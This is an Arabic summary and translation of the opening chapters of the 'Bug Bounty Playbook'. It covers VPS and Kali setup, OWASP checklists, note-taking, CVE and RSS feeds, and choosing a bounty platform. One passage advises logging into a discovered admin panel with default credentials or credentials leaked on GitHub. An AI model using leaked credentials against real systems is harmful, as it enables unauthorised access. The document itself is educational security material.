
Easy wins
Bug Bounty
Playbook
Alex Thomas AKA Ghostlulz
ملخص ومترجم
بالعربي

بسم الله الرحمن الرحيم

من اشهر الكتب في المجال

وهو كتاب Bug Bounty Playbook واللي تم ترشيحه بناء علي رأي عدد كبير

من الـ Bug Hunters اللي ناجحين في المجال دا والكتاب دا هيفهمك ايه هي العمليه اللي بتحصل او ازاي الناس بتجيب ثغرات وهنتكلم في كل جزء ومقدمه كويسه لأي حد مبتدئ وان شاء الله بعد قراءة الكتاب هيغير من تفكيرك عن البج باونتي وهينقلك لمستوي كويس ان شاء الله في المجال

تم ترجمة وتلخيص الكتاب من قبل

Ahmed Hassan Karamay - @k4r4m4ny

Special Thanks To:

Muhammed Magdy - @0xmagdy

CHAPTER 1: PRE-GAME - INFRASTRUCTURE

المقدمة

في البدايه كدا علشان الهانت بتاعك يبقا ليه فايده لازم في الاول انك تعمل كذا حاجه
علشان تقدر توصل لنتايج كويسه ف علشان كدا هكلمك عن التخطيط وقبل كل حاجه
تبني لنفسك بيئه عمل كويسه ومن هنا ممكن تبدأ اللعبه بتاعتك وطبعا انا قولت كلمه
لعبه لان ايوه الهانت يعتبر شئ ممتع ف خلينا نقول عليه لعبه زي ما الكتاب قال
طيب ازاي هتلعب اللعبه بتاعتك لازم زي ما قولنا في الاول كل شئ يكون متخطط ومن هنا
تبدأ تـ execute اللعبه وتـجيب ثغرات في بيئة العمل بتاعتك
بتاعتك اللي هتبنيها علشان الهانت بتاعك يكون ناجح
هشارك معاك رأي صاحب الكتاب و خبرته طبعاً

VIRTUAL PRIVATE SERVER (VPS)

فكره كويسه ان انت يبقي عندك Vps تستخدمه في عمليه اختبار الاختراق بتاعتك يعني
مثلا خلينا نقول ان انت بتعمل testعلي ثغرات معينه بتتطلب ان النظام بتاع التارجت يرد عليك
او انه يـ call you backاو برضه مثلا ممكن تقول interact with you
طيب خلينا نقول مثال علشان نفهم, ثغرات زي RCEأو SSRFمن الصعب ان انت تعمل الكلام دا
عن طريق الفايروول بتاعك لانه هيحظرالعمليه دي ف لازم تفتح بورت علشان يمرر الترافيك للجهاز بتاعك
ف ف النهايه دي فكره سيئه الاحسن ان يبقي عندك vpsيكون ليه public ip ف كدا من السهل ان انت تاخد
responseعن طريق البايلودات اللي انت هتكتبها كما ان الـ Vpsهيوفر عليك وقت كبير

من فين تجيب vps؟

Google is Your Friend

اقتراحات :

/https://aws.amazon.com
/https://www.digitalocean.com

VMware and Virtual box
تقدر تحملهم من هنا
https://www.virtualbox.org/
https://www.vmware.com/

بعد كدا هتبدأ تثبت التوزيعه علي النظام الوهمي ممكن تحمل اي توزيعه لينيكس وبيقترح ليك
في التوزيعه حمله من هنا built inلانها بتيجي معاها كذا تول بتكون kali Linuxانك تحمل
https://www.kali.org/downloads/
virtual boxاو VMwareوتقدر طبعا تشوف شروحات علي اليوتيوب ازاي تثبت الكالي علي

طيب لحد دلوقتي ايه النقط اللي اتكلمنا عنها ؟

1- getting your VPS
2- downloading kali to a VM

3- installing all of your tools
4- buying all of your API keys

CHAPTER 2: PRE-GAME - ORGANIZATION


لو انت بتفكر تشتغل بطريقه احترافيه ف دا معناه انك لازم تكون منظم في الشغل بتاعك ممكن انت تقعد ايام او شهور شغال علي تارجت واحد بس بدون فايده وهتحس انك متشتت وضايع و تايه في التارجت
طبعا كله زي كدا بس اللي هيقلل التشتت بتاعك دا ويعرفك انت اختبرت ايه وفوتت ايه هو الـ Check list ف علشان متضيعش وقتك علي الفاضي ف انك تكرر نفس الحاجه اللي انت عملتها قبل كدا تاني لازم يكون عند ك check listوكل الادوات تبقا جاهزه ف مثلا ميكونش قدامك طريقه لـ RCEبس فيه مشكله عندك لازم مثلا يعني تجيب VPSف حوار بقا انك تدور علي حد وكدا ف لو انت طالب ممكن تحصل علي 100دولار مجاناً بطريقه معينه كدا ف YouTube is your friendاو جوجل برضه عادي

الـ Hackingفن عن عن لا بجد الـ hacking scienceمش شويه بايلودات بتستخدمهم ف دلوقتي احنا بنتكلم عن العمليه او اللعبه بتاعتك وازاي هتشتغل
نرجع لنقطة ال check list

OWASP Checklist

https://github.com/tanprathan/OWASP-Testing-Checklist

دي ليسته رايقه وكبيره وبتغطي اجزاء كتير خصوصا لما تيجي تشتغل مانوال ف نقطة ايه اللي انت عملتله تست وايه اللي انت محتاج ترجع ليه تاني لو متعمقتش وقتها واتقفلت مثلا وانت بتعمل تست في جزء معين ف قررت انك هتسيبه وترجعله لما تبقا رايق
وممكن طبعا من خبرتك مع الوقت يبقا عندك ال check listالخاصه بيك
البج باونتي ممكن تفضل تعمل تست لمده اسابيع ان مكانش شهور علي تارجت واحد زي مثلا بشمهندس ابراهيم حجازي في سنه من السنين كان مش بيعمل تست غير علي ياهو واتصنف وقتها عليهم دا شئ عظيم جدا وخير مثال للكلام دا
كمان حاجه مهمه جدا هي ان الدماغ البشري ربنا خلقه لينا علشان تبتكربيه افكار مش تخزن فيه افكار
“Your mind is for having ideas not holding them”



OWASP: Testing Guide v4 Checklist

Information Gathering	Test Name	Description	Tools	Result	Ren
OTG-INFO-001	Conduct Search Engine Discovery and Reconnaissance for Information Leakage	Use a search engine to search for Network diagrams and Configurations, Credentials, Error message content.	Google Hacking, Sitedigger, Shodan, FOCA, Punkspider	Pass	
OTG-INFO-002	Fingerprint Web Server	Find the version and type of a running web server to determine known vulnerabilities and the appropriate exploits. Using "HTTP header field ordering" and "Malformed requests test".	Httprint, Httprecon, Desenmascarame	Issues	
OTG-INFO-003	Review Webserver Metafiles for Information Leakage	Analyze robots.txt and identify <META> Tags from website.	Browser, curl, wget	Issues	
OTG-INFO-004	Enumerate Applications on Webserver	Find applications hosted in the webserver (Virtual hosts/Subdomain), non-standard ports, DNS zone transfers	Webhosting.info, dnsrecon, Nmap, fierce, Recon-ng, Intrigue	Pass	
OTG-INFO-005	Review Webpage Comments and Metadata for Information Leakage	Find sensitive information from webpage comments and Metadata on source code.	Browser, curl, wget	Not Started	
OTG-INFO-006	Identify application entry points	Identify from hidden fields, parameters, methods HTTP header analysis	Burp proxy, ZAP, Tamper data	Not Started	
OTG-INFO-007	Map execution paths through application	Map the target application and understand the principal workflows.	Burp proxy, ZAP	Not	
OTG-INFO-008	Fingerprint Web Application Framework	Find the type of web application framework/CMS from HTTP headers, Cookies, Source code, Specific files and folders.	Whatweb, BlindElephant, Wappalyzer	Not Started	
OTG-INFO-009	Fingerprint Web Application	Identify the web application and version to determine known vulnerabilities and the appropriate exploits.	Whatweb, BlindElephant, Wappalyzer, CMSmap	Not Started	
OTG-INFO-010	Map Application Architecture	Identify application architecture including Web language, WAF, Reverse proxy, Application Server, Backend Database	Browser, curl, wget	Not Started	
Configuration and Deploy Management Testing	**Test Name**	**Description**	**Tools**	**Result**	**Ren**
OTG-CONFIG-001	Test Network/Infrastructure Configuration	Understand the infrastructure elements interactions, config management for software, backend DB server, WebDAV, FTP in order to identify known vulnerabilities.	Nessus	Not Started	

Testing Checklist | Summary Findings | Risk Assessment Calculator | References | Explore

Taking Notes

طبعا الجزء دا ناس كتير مش بتحبه او بتكسل خلينا نقول كدا ودا شئ مش حلو خالص و هيخليك تن سي بسرعه ف انا اي حاجه بتعلمها لازم اكتبها notesولو حتي ارجعلها بعد زمن يمكن مش فاكر جزء م عين

زي مثلا انت عملت تست في حته معينه في سكوب كبير من شهرين تلاته وعاوز تفتكر انت كنت واخد نو تس

هناك ازاي ممكن تربطها ب الموقف اللي انت فيه

مثال تاني دلوقتي انت بتعمل حاجه اسمها GitHub reconوشوفت Ip و credsلتسجيل الدخول او اي بيانات تقدر تستخدمها في الريكون بتاعك وخلينا نتكلم عن حاجه صغيره منهم

زي مثلا admin - admin أوadmin - password أو user - user ودي اسمها default creds

وممكن تلاقي حاجات اكتر بكتير وتلاقي بيانات تسجيل دخول للأدمن مثلا او لاي موظف هنا الخ ....

ف انت تجاهلت الموضوع دا لانك مش عارف تستخدم ال credsدي وهوب

وانت بتعمل subdomain Enumتلاقي فيه subdomainموجود

فيه admin panelوجربت كل حاجه منفعتش ايه اللي هيحصل هنا ؟ هتسيبها بعد ما تعبت فيها وو قت راح عليها صح؟ لكن لو كنت عملت noteان فيه credsمتسربه في GitHubكان زمانك بسرعه روح ت للينك اللي في GitHubبعدها هتوفر علي نفسك وقت بدال ما تفضل تفرررر

في الـ history


ف الملاحظات مفيده دايما

مش معني كدا اني بقولك انك تحط كل خطوه تعملها يعني لا

كمان حاجه هنا مهمه ان انت تحط التراك بتراعك اللي انت ماشي عليه وانت شغال

ودا ممكن انت تعمله عن طريق ال check listالموجوده في نوشن

تقدر تستخدم ال To Do listعن طريقق انك تحط ال OWASP Check listولكن نشون بتسمح لينا اننا نستخدم طريقه Kanban boardsواللي هي بالمناسبه اسهل بكتير



نرجع تاني للنقطه اللي كنا بنتكلم عنها وهي النقطه بتاعه Burp Suite Logs

زي ما احنا عارفين ال http proxy logs الburp suite بتوفر الخاصيه دي وفيه تفاصيل كتير اكتر من انك تاخد notes ف الحكايه دي المهم ان ال logs دي هتوفرك بانك تشوف كل الريكويستات اللي المت صفح بتاعك عملها وانت عملت ايه وكدا ف علشان تعرف انت عملت ايه في الـ engagment بتاعتك دي من كام شهر مثلا لو التارجت اللي انت كنت شغال عليه طلبك انت تشتغل عليه تاني ف لازم تظبط الجز ء دا واكيد مش هترجع تبدأ من الاول عندك بقا
ال logs دي هتقولك انت عملت ايه بالظبط وكمان بسهوله ممكن ترجع للنقطه اللي انت كنت شغال ع ليها وترجع الترافيك بتاعك تاني
Burp Suite Logs توفير الوقت والجهد و تخليك متكررش نفس اللي انت عملته قبل كدا

ف ابحث عن ال Burp Suite Logs وازاي تستخدمها بوضوح اكتر

CHAPTER 3: PRE-GAME - KNOWLEDGE BASE

بداية كدا لازم تعرف ان

الـ Offensive security, hacking, bug bounty hunting, penetration testing


بعيدا عن المسمي اللي هتقوله طبعا وبعيدا عن الاختلافات الجزريه اللي بينهم ف خلينا نتكلم عن الارتباط اللي بينه
م بس مش اكتر كل يوم فيه New exploits وكمان methodologies وtechniques وtechnologies وtools ج
ديده مهمه ومن المهم انك تبقا dup to date لازم تبقا متابع ال infosec community
ف لازم تبقا عارف ازاي تدور علي CVEs واستغلال ليها و مين تتابع وفين تسأل علي سؤالك

ف هنركز دلوقتي علي الجزء بتاع CVE Feed
CVE ⟶ Common Vulnerabilities and Exposures

ازاي تبقا من اوائل الناس اللي تعرف ان فيه CVEجديده او Vulnerability
طيب خدها قاعده عندك من دلوقتي في البج باونتي علشان تتجنب ال duplicates
او تقلل فرصتك انك تاخد دبلكيت يعني بمعني اصح وهي انك مش هتاخد فلوس لو انت طلعت ثغره فقط ...


لازم ميكونش حد بلغها قبلك فعلشان كدا لازم تكون من اوائل الناس اللي تلاقيها

NIST :
The National Institute of Standards and Technology (NIST)



هنا تبقا ملم بكل الثغرات اللي بتنزل اول باول ممكن تبحث
طبعا يدويا هنا في الكم دا كله من البيانات الموجوده هنا :
https://nvd.nist.gov/vuln/search

Twitter :
طيب بالنسبه للتويتر فـ صاحب الكتاب ذكر هنا
بيتابع الحساب دا @cvenewsدا لو انت نشيط يعني علي تويتر وخد بالك دي من اهم الحاجات اللي انت لازم تعمله
ا انك تتابع برضه الهاشتاج دا
#bugbountytips
علي تويتر حاجه بجد جمدان



طيب دلوقتي ازاي تـ automateالجزء الخاص بالبحث في NIST
Figure 6: Twitter post of a Joomla CVE with POC
ابحث في تويتر علي كلمه CVEوهتلاقي الكتير من الناس اللي بتنشر عنها وكمان بتشرحها

GitHub :

زي ما انت عارف ان المشكله في الـ CVEsالجديده اللي بتنزل وهي ان مفيش
ناس كتير بيكونوا عاملين ليها POCف بالتالي هتعوز تكتب ليها استغلال
ولو مش هتعرف ف هتتأخر عبال ما ينزل ليها Public Exploit
دايما او في الغالب بتنزل علي githubف فكره كويسه لما تيجي تبحث عن استغلال معين تبحث في githubاول ما تلاقي حاجه جديده نزلت يعني


RSS Feeds :

هنا هقولك كام حاجه قبل ما انتقل علي ال RSS feed

الأول يعني ايه Web Feed؟
مبدئياً كده بيكون داخل الـ www ⟶ Word Wide Web
فيه حاجه اسمها web feed او news feed
ودي عباره عن تنسيق للبيانات بيتم استخدامه في توفير للمستخدمين المحتوي اللي بيتم تحديثه باستمرار و بيسم ح للمستخدمين والتطبيقات انهم يصلوا لتحديثات المواقع والتطبيقات بشكل موحد

الموضوع موجود علي ويكيبيديا بشكل اكبر بس دي نبذه عن الموضوع دلوقتي
المهم معرفتك للحاجه دي هتخليك تتعرف علي تكنيكات وميثيدولوجيز و ثغرات بيتم استخداممها ف الوقت الحالي

طيب يعني ايه : inoreader
هي عباره عن RSS reading toolودي بيتم استخداما في اغلب المنصات وكمان تقدر تستخدمها علي جهازك و موب ايلك برضه عن طريق ابلكيشن ف تقدر توصلها من كذا مكان يعني المهم انها بتسمحلك انك تبقا updatedبالـ real time ايا كان انت فين دلوقتي يعني انشالله في الهند عادي هه



ودي عباره عن اداه علشان تعمل ليك كدا نيجي للجزء اللي هيخليك تفهم الكلام دا كله بشكل عملي
Hackerone Hacktivity
http://rss.ricterz.me/hacktivityالما بتقدم ريبورت لهاكرون عادة يعني بينزل في hacktivityودا مصدر لذيذ اوي لي ك علشان تشوف الناس بتلاقي ايه هناك

Name	Website	Description
Hackerone Hacktivity	http://rss.ricterz.me/hacktivity	When you submit a bug bounty report it can end up on the hacktivity feed. These are great resources to see what people are actively finding
Hackerone Blog	https://medium.com/feed/tag/hackerone	Hackerones blog can be a great resource for new information relevant to the bug bounty field.
NIST CVE ALL	https://nvd.nist.gov/feeds/xml/cve/misc/nvd-rss.xml	NIST has a repository of CVEs and this feed will alert you to any new ones. You should be checking this every day.
NIST CVE Analyzed	https://nvd.nist.gov/feeds/xml/cve/misc/nvd-rss-analyzed.xml	NIST has a repository of CVEs and this feed will alert you to any new ones. You should be checking this every day.
Bug Bounty Writeups	https://medium.com/feed/bugbountywriteup	This is a feed of bug bounty write ups.
Port Swigger	http://blog.portswigger.net/feeds/posts/default	This team is constantly producing high quality blogs. They are the creator of Burp Suite and you defiantly want to be following them.
Reddit Netsec	http://www.reddit.com/r/netsec/.rss	Reddit needs no introduction. This is one of the best places to get info sec news.
Threat Post	http://threatpost.com/feed/	This feed is about cyber security news and events.

ف هي طريقه كويسه اوي انك تبقي مطلع علي الاخبار اللي بتحصل اول باول ولو فيه cveجديده نزلت هتفح الرادار


يا باشا وتشوف وهحاول اختصر علي قد ما أقدر في الجزء بتاع السوشيال ميديا اللي هيجي دا علشان بديهي مش

محتاج شرح وهما

SOCIAL MEDIA :

Tweetdeck
https://tweetdeck.twitter.com/

هنا تابع الناس اللي Activeفي التويتر
التول دي معموله علشان تنظيم التويتات و علشان لو بتتوه في ال tabs



Reddit
https://www.reddit.com/r/netsec/


من الحاجات اللي تحطها في الرادار بتاعك


others
زي مثلا جروبات التليجرام وجروب بشمهندس ابراهيم حجازي علي فيسبوك وهكذا
https://www.facebook.com/groups/pentesting4arabs

CHAPTER 4: BUG BOUNTY 101PICKING THE PLATFORM

زي ما واضح كدا انت مفروض مجهز نفسك كويس انك تبدأ تهانت وتجيب ثغرات ومتفكرش كتير انك ت بدأ المفروض انك بدأت المجال دا علشان بتحبه وعندك شغف ف الشغف دا
لازم توظفه دلوقتي وهي المرحله اللي انت بتستمتع بيها
وهي الهانت او الهاكينج ف المهم اول حاجه بتختار المنصه اللي هتشتغل عليها وفيه عندك كذا حاجه
منهم Hackeroneو Bugcrowdطيب وبتبدأ تشوف الـ programsاللي هتختار منهم التارجت زي ما صاحب الكتاب موضح في الصور ودي المواقع اللي مسموح ليها تعمل عمليه اختبار اختراق عليهم بس بشرط وهو انك تقرأ الـ policyبتاعتهم

